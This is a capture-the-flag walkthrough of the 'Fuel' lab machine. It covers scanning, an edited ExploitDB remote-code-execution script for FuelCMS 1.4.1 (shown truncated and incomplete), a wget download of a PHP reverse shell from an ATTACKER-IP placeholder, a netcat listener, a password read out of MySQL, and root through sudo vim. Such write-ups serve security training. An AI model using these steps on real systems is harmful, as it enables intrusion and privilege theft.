zSecurity | Fuel CTF Walkthrough

Machine Author: Dimitris Kalopisis

Difficulty: Medium

Skills Required


- Googling Skills
- Enumeration of Services
- Basic Linux Enumeration

Skills Learned

- Use of MySQL
- Privilege escalation using Vim

Enumeration

Nmap



Target: 10.10.3.109

Profile: Quick scan

Command: nmap -T4 -F 10.10.3.109

10.10.3.109

```
nmap -T4 -F 10.10.3.109

Starting Nmap 7.80 ( https://nmap.org ) at
2021-01-03 15:19 EST
Nmap scan report for 10.10.3.109
Host is up (0.086s latency).
Not shown: 98 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in
1.60 seconds
```


Nmap reveals OpenSSH and Apache httpd. Now let’s try to access the webpage and see if we can find anything interesting over there.

Exploitation

When we go ahead and access the page that is being hosted on the server we can see if we scroll to the very bottom that it was made using FuelCMS 1.4.1 and we can guess that to access the fuelcms page we have to add /fuelcms on our url to view it. After doing a little bit of research online you should see an exploit on ExploitDB that can be used against FuelCMS 1.4.1.

https://www.exploit-db.com/exploits/47138

This exploit requires Burpsuite to be running so we will just open it and leave it running.



```
url = "http://10.10.3.109"
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start

while 1:
        xxxx = raw_input('cmd:')
        burp0_url = url+"/fuelcms/index.php/fuel/pages/select/
        proxy = {"http":"http://127.0.0.1:8080"}
        r = requests.get(burp0_url, proxies=proxy)

        html = "<!DOCTYPE html>"
        htmlcharset = r.text.find(html)

        begin = r.text[0:20]
        dup = find_nth_overlapping(r.text,begin,2)

        print r.text[0:dup]
```

You should edit the exploit file and make it look like the picture above for it to work. Do not forget to add **index.php**. The attack will not work if you do not add it.


Exploitation

Now that we have our exploit up and running, we can upload a php reverse shell script found on the kali machine, to gain initial access to the machine. Editing a simple script and starting a simple HTTP server using **python -m SimpleHTTPServer** we can get your script to the target machine using wget.

We will use the bellow wget command:

wget http://**ATTACKER-IP**:8000/shell.php

And finally, we will start a netcat listener on port 4444 and execute the script




```
root@3ct0s:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.173.94] from (UNKNOWN) [10.10.24.52] 44944
Linux fuel-ctf 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35
 21:02:48 up 17 min,  0 users,  load average: 0.00, 0.17, 0.44
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@fuel-ctf:/$ 
```

And now we got initial access to the machine. Before we start with Privilege escalation we want to spawn an interactive shell using python with the command: **python3 -c ‘import pty;pty.spawn(“/bin/bash”)’**

Privilege Escalation

Now that we have access to the target machine let’s try to get a higher privilege on the system to get the root flag stored under the /root directory. Just like we uploaded our shell on the target machine we will also upload a Linux Enumeration program called LinPeas and we will scan the Linux machine and it will output anything that it thinks will be useful to us.

After running the script, we can see that it mentioned that there is something interesting with MySQL so if we attempt to access the MySQL database as the www-data user we can see that we have access on the database and we can see the FuelCMS database as well.
LinPeas: https://bit.ly/35IL5mI



```
MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| fuelcmsdb          |
| information_schema |
+--------------------+
2 rows in set (0.00 sec)

MariaDB [(none)]> 
```

We can navigate on the database and eventually see the users which include the admin and the user John with a Base64 Encoded password. If we decode the hashed password, we will get the plain text password which is: **fsociety**


With this information in hand, we can become the john user using **su john**

Privilege Escalation

Now that we are user John before we do any more enumeration on the machine to find potential ways to escalate our privileges, we can check the permissions that our user has with the command **sudo -l**.

We can see that we can run the vim command as root. So, knowing this information we can head on a site called GTFOBins and search for the vim command and this will give us ways that we can exploit this privilege and become root. For example on the site we can see that we can get a shell using the command: **sudo vim -c ‘:!/bin/sh’**
Now let’s try to run this on our target machine.

GTFOBins: https://gtfobins.github.io/



```
john@fuel-ctf:/$ sudo -l
sudo -l
Matching Defaults entries for john on fuel-ctf:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi

User john may run the following commands on fuel-ctf:
    (root) NOPASSWD: /usr/bin/vim
john@fuel-ctf:/$ sudo vim -c ':!/bin/sh'
sudo vim -c ':!/bin/sh'

# id
id
uid=0(root) gid=0(root) groups=0(root)
#
```

And as expected we get a root shell. Now we can head on the /root directory and then we can view the contents of the root.txt flag